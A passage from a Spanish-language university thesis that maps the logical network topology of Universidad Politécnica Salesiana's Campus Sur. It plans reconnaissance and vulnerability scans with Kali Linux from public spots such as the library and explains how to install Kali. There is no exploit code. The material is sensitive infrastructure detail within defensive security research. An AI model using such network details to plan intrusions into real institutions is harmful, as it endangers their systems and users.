


Figura 18. Diagrama de la topología lógica de la red del Campus Sur UPS

Elaborado por: María Narváez

Fuentes: Data Center Campus Girón Quito y (De Mena & Jara 2013, p.71)

En la figura 18 se muestra el diagrama de topología lógica de la red del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana, en la misma se observa que se trata de una red redundante, ya que cuenta con servicios de transmisión de datos provistos por las Empresas CNT y Telconet los mismos que se conectan a un solo router denominado UPS-SUR y éste por medio de un puente se une al conmutador multiservicios 6500 (switch de capa 3), al conmutador multiservicios 6500 también se conectan los dispositivos de seguridad Firewall Cisco ASA y WSA (Web Security Appliance). En La figura 18 se observa también que la red del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana presenta una distribución centralizada puesto que las áreas de trabajo o switchs principales de los bloques A, B, C, D y H así como el grupo de servidores PROXY, FILE SERVER, ANTIVIRUS y ACTIVE DIRECTORY y el WLAN controller se conectan a un punto central que es el Data Center o Centro de Datos representado en la figura 18 por el conmutador multiservicios 6500, en tanto que los switchs de los bloques F y E se encuentran conectados al switch del bloque C. Los puntos de la red de área local o fija se representan en la figura 18 en cada switch por medio de un bloque LAN y los puntos de red inalámbrica son representados por medio de los APs, de manera adicional se muestra en la figura 18 los SSIDs o nombres de redes disponibles en cada AP de la red inalámbrica del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana. Cabe indicar que la topología lógica presentada se encuentra actualizada hasta febrero de 2015, cambios posteriores a esta fecha quedan fuera del presente trabajo.

Para efectos de realización de las pruebas con las herramientas de la Distribución Kali Linux se puede tomar como escenario cualquiera de las VLANS ya mencionadas en la tabla 8, ya que según se observa en la figura 18 la topología de la red presenta una distribución centralizada, por lo tanto, el punto que se decida conectar de manera interna va a tener acceso a la red de la Universidad. Sin embargo se recomienda que el ambiente o ambientes donde se realicen las pruebas tengan un escenario de acceso libre por ejemplo la Biblioteca, Cecasis y salas de enseñanza de Cisco, ya que estos lugares tienen mayores probabilidades de posibles intentos de intrusiones.

## **3.2 Alternativas para definición del contexto de aplicación de las pruebas**

### **3.2.1 Alternativa para definición del contexto de aplicación de las pruebas (Manual Básico de Gestión de Incidentes de Seguridad Informática)**

De acuerdo al Manual Básico de Gestión de Incidentes de Seguridad Informática de LACNIC, Se definen tres esquemas básicos:

El primer esquema es de una red básica segura, tiene como características principales que no posee redundancia de servidores, dos segmentos básicos de red administrados por un firewall (DMZ <sup>34</sup>y LAN<sup>35</sup>) y se puede usar software libre (De Amparo 2012, p. 71).

El segundo esquema es una red segura redundante, en la que se tiene como característica destacada que presenta redundancia de servidores, dos segmentos de red regulados por firewalls, acceso a internet mínimo de 2 Mbps y se puede utilizar software libre (De Amparo 2012, p. 72).

El tercer esquema es una red segura segmentada y redundante y consta de Sensores y servidor con sistema de detección de intrusos, con redundancia de servidores enlaces a internet redundantes, alta disponibilidad en los servicios, tres segmentos de red para servicios de la organización y se puede usar software libre (De Amparo 2012, p. 73).

En comparación con los tres esquemas básicos de redes seguras presentados, como ya se ha observado en las figuras 17, 18 y tabla 8 se aprecia que la red de la Universidad del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana, se acerca al tercer esquema mencionado ya que físicamente es una red centralizada, segmentada de manera lógica por medio de VLANs, presenta redundancia de servicios mediante los proveedores Telconet y CNT, cuenta con

---


<sup>34</sup> DMZ: red perimetral ubicada entre la red interna y externa el objetivo es que las conexiones desde la red interna y la red a la DMZ sean permitidas mientras que las conexiones desde la DMZ sólo se permita a la red externa.

<sup>35</sup> LAN: red de área local

dispositivos de seguridad como el Firewall Cisco ASA y WSA (dispositivo de seguridad de red) y además permite el uso software libre.

### 3.2.2 Alternativa para definición del contexto de aplicación de las pruebas (Libro Blanco de VeriSign)

VeriSign una empresa con presencia mundial que brinda servicios de seguridad de internet entre estos servicios se encuentra el de escaneo de seguridades, presenta en su denominado Libro Blanco una introducción a las pruebas de vulnerabilidades de red, en donde especifica los procesos empleados en su SecureTest para escanear los entornos de red en busca de vulnerabilidades.



Tomando como base los procesos descritos en el Libro Blanco, se han elaborado varias opciones para la definición del contexto de las pruebas representadas en la figura 19 con los puntos más destacados correspondientes a los procesos de definición de extensión de las pruebas, ámbito de las pruebas y lugar dónde se realizarán las pruebas a fin de generar opciones para la determinación del contexto de las pruebas para el presente proyecto ( De VeriSign 2005, pp. 1-8).

De acuerdo a la definición del contexto de las pruebas mediante las propuestas del Libro Blanco de VeriSign presentada en la figura 19. En lo referente a la extensión de las pruebas, para el presente trabajo se plantea realizarlas a dispositivos específicos como el caso de los servidores DNS y DHCP. En el ámbito de las pruebas sólo detección de vulnerabilidades que puedan poner en peligro los dispositivos y en cuanto al lugar dónde se harán las pruebas: en el mismo lugar a través de la red local.

### **3.2.3 Definición del contexto de aplicación de las pruebas de acuerdo a una propuesta conjunta basada en los criterios de LACNIC y del Libro Blanco de VeriSign**

Tomando en cuenta las propuestas de LACNIC, del Libro Blanco de VeriSign, así como el análisis realizado a la topología lógica de la red de la Universidad, se presenta la siguiente propuesta:

En comparación con los tres esquemas básicos de redes seguras presentados por LACNIC, se observa que la red del Campus Sur de la Universidad, se acerca al tercer esquema, por su redundancia y segmentación, cuenta con un Firewall Cisco ASA así como un dispositivo de seguridad de red (WSA), pero no cuenta con un sistema detector de Intrusos realizado mediante la configuración de una Distribución de software libre, este aspecto podría ayudar a mejorar su seguridad.

Al conectarse a un punto cualquiera de la red del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana a través de las VLANS se tiene acceso al centro de datos y al resto de las VLANS, por consiguiente resulta importante escoger como escenario de realización de las pruebas un sitio público como la Biblioteca del

Campus Sur de la Universidad ya que todos los estudiantes y personal tienen acceso a la misma y es donde probablemente podría ejecutarse la mayor cantidad de búsquedas de vulnerabilidades e intentos de intrusiones.

Como siguiente punto y de acuerdo a las alternativas para definición del contexto de las pruebas propuestas por el Libro Blanco de VeriSign, para el caso de la evaluación de las herramientas de la Distribución Kali Linux, se plantea una extensión de las pruebas a dispositivos específicos como servidores DNS y DHCP. En lo referente al ámbito de las pruebas se busca encontrar vulnerabilidades que puedan poner en peligro a los dispositivos y con respecto al lugar donde se ejecutan las pruebas, es a través de la red local de la Universidad, específicamente en la Biblioteca y Cecasis por tratarse de lugares de libre acceso.

### **3.3 Propuesta para la determinación de la metodología de las pruebas de las herramientas de la Distribución Kali Linux**

Como ya se ha explicado en el capítulo 2, la metodología empleada en la mayoría de los textos que detallan la funcionalidad de las herramientas presentes en la Distribución Kali Linux, clasifican a las mismas dentro de una o varias fases, de las cinco que lleva a cabo un pentesting o prueba de penetración, estas fases son: reconocimiento, escaneo, exploración, mantenimiento de acceso y reporte (figura 13). Razón por la cual, siguiendo este principio, se plantea la misma metodología de aplicación de las pruebas de las herramientas de la Distribución Kali Linux, pero para únicamente tres de las cinco fases de una prueba de penetración, estas tres fases son: reconocimiento, escaneo y reporte.

Se han elegido las fases de reconocimiento y escaneo de vulnerabilidades para probar algunas de las herramientas de la Distribución Kali Linux, puesto que el proceso de detección de vulnerabilidades por medio del empleo de las mismas, proporciona un ambiente real de aplicación de las herramientas con resultados prácticos, los mismos que se analizarán en el capítulo 4 y en cierta forma, esta actividad de detección de vulnerabilidades, se asemeja en primera instancia al objetivo principal de configurar un sistema que detecte intrusiones puesto que deja en claro la necesidad del uso y

configuración de varias herramientas de la Distribución aplicadas de manera secuencial y planificada.

### 3.4 Instalación y configuración de la Distribución Kali Linux

Para dar inicio a la fase de pruebas se hace necesario realizar algunas actividades previas como son la instalación y configuración de la Distribución Kali Linux, tomando en cuenta las opciones disponibles para estas actividades. En los siguientes numerales se cubrirá la instalación y configuración de la distribución Kali Linux en diferentes escenarios.



En la figura 20 se muestra la pantalla que aparece al iniciar el dispositivo Live DVD o USB en la PC, en ella se observan las opciones de inicio, las más usadas son “Live (pae)” para arrancar Kali desde el dispositivo Live en install o “Graphical install” para la instalación en el disco duro de la PC.




### 3.4.1 Instalación en disco duro

Requisitos:

- Un mínimo de 8 GB de espacio libre en el disco duro (aunque se recomienda al menos 25 GB para soportar programas adicionales y diccionarios generados, útiles para algunas aplicaciones).
- Un mínimo de 512 MB de RAM
- La última versión disponible en : <http://Kali.org/downloads>


Se empieza por insertar el Kali Linux Live DVD con la imagen ISO de 32 o 64 bits, de acuerdo a la arquitectura de la máquina, inmediatamente aparece la pantalla que muestra las opciones de instalación disponibles, para este caso se elige “Graphical Install”, y da inicio a la instalación con varios pasos a seguir, similares a los requeridos en la generalidad de las instalaciones de las diversas distribuciones Linux, como son: elegir el lenguaje de la instalación, localización geográfica, configuración de teclado, servicios de red (hostname), nombre de dominio, contraseña de root, zona horaria, esquema de partición de disco (guiado o manual), advertencia para reconocer que el disco que se ingresa sea el correcto puesto que será borrado, elegir uno de los tres esquemas de particionamiento: todos los archivos en una partición, partición Home separada, o separado/home/usr/var/ y tmp, en este caso se recomienda todos los archivos en una partición, aparece luego la pantalla los cambios realizados en el disco se elige “sí” y continuar, pregunta si se quiere conectar a una red espejo para actualizaciones “sí” y continuar finalmente pregunta sobre la instalación del GRUB boot loader la opción “sí” y continuar, se ha completado la instalación y el sistema se reinicia para luego dar paso a la página de inicio (figura 21).



### 3.4.2 Instalación en un drive USB


Requisitos:

- Un USB FAT32- Formateado con una capacidad mínima de 8 GB
- Una imagen ISO Kali Linux
- Win 32 Disk Imager  
(de:<http://sourceforge.net/projects/win32diskimager/files/latest/download>)
- Descargar la imagen ISO para Kali Linux



Luego el dispositivo USB se debe formatear y usar un sistema de archivos FAT32, se elige este sistema de archivos puesto que es universal, es decir permite la lectura tanto de archivos Windows como Linux.

Como siguiente paso, se procede a seleccionar la herramienta Win32 Disk Imager que permite la creación de Live USB, seleccionado el ícono se da doble clic sobre ella y enseguida aparece el ejecutable como se muestra en la figura 23:



Como se observa en la figura 23 aparece con una unidad seleccionada, ésta corresponde a la USB en la que se desea cargar la imagen ISO, en caso de tener varias unidades (E: \, F: \, G: \) con dispositivos USB conectados, se debe seleccionar la unidad del dispositivo USB al que se desea cargar con la imagen ISO de Kali Linux.

En el ícono en forma de carpeta que aparece junto a la unidad del dispositivo USB, se navega en busca de la carpeta donde se encuentra la descarga de la imagen ISO de la distribución Kali Linux. En este punto es importante recomendar que en el cuadro con la leyenda tipo de archivos se elija “\*.\*”, se selecciona la imagen y se presiona abrir.

## Escritura de la imagen ISO en el dispositivo USB




Figura 24.

Elaborado por: María Narváez

Se observa en la figura 24, que en la pestaña superior derecha del ejecutable Win32 Disk Imager, se coloca la ruta de la imagen ISO elegida, el siguiente paso es write o escribir, en este paso presenta un mensaje de configuración de escritura, se acepta y comienza.

La opción de escritura toma un tiempo de ejecución durante el cual se puede observar el avance de la misma, al terminar se presenta un mensaje de escritura satisfactoria como se aprecia en la figura 24 y se finaliza el proceso con el cierre de la ventana del ejecutable de Win32 Disk Imager.

Para realizar la inicialización de Kali por medio del Live USB creado, se hace necesario cambiar ciertos parámetros de la prioridad de unidades de disco definidos en la BIOS. Para esto se reinicia la PC sin desconectar el Live USB. En el proceso de reinicio, de acuerdo a la PC se pueden usar para ingresar al menú de la BIOS Teclas como Supr, F2, etc. Ya en el menú de la BIOS, se escoge la opción BIOS "sequence priority" "y dentro de esta "Hard Disk priority", al ingresar con "entrar" se observa

que se considera como unidad de disco también el Live USB conectado se procede a poner como prioridad principal el Live USB se guarda y reinicia la PC.

Al reiniciar una vez más luego de efectuados los cambios, en el proceso de boteo ahora se observa que la pantalla de Kali Linux aparece con sus respectivas opciones se escoge la primera y se observa que la distribución inicia de manera normal como si estuviera instalada en el Disco Duro.

### **3.4.3 Instalación en una máquina virtual con VirtualBox**

Requisitos:

- La más reciente versión de VirtualBox, desde: <https://www.virtualbox.org/wiki/downloads>.
- Una copia de la imagen ISO de Kali Linux

Se inicia el proceso instalando VirtualBox, luego se crea una nueva máquina virtual seleccionando a Ubuntu de 32 o 64 bits según sea el caso, como sistema operativo, se selecciona el tamaño de la memoria RAM para la máquina virtual (generalmente la mitad de toda la memoria física), el tamaño del disco duro virtual recomendado es de 20 GB, luego se elige la localización del disco virtual, aparece un resumen de todos los parámetros elegidos aceptar y se crea la nueva máquina virtual, ahora se procede con la instalación de igual manera como si se tratara de una instalación en disco duro explicada anteriormente.

## Máquina virtual de Kali Linux




Figura 25.

Elaborado por: María Narváez

En la ventana de configuración (figura 25), aparecen varias opciones una de ellas la de almacenamiento aquí se selecciona el ícono de controlador IDE vacío, simultáneamente en la pestaña Atributos se observa que aparece la unidad correspondiente al dispositivo Live USB (figura 26) junto a la imagen ISO guardada se selecciona la imagen ISO que aparece y aceptar.

## Unidades de almacenamiento máquina virtual, incluido Live USB





Figura 26.

Elaborado por: María Narváez

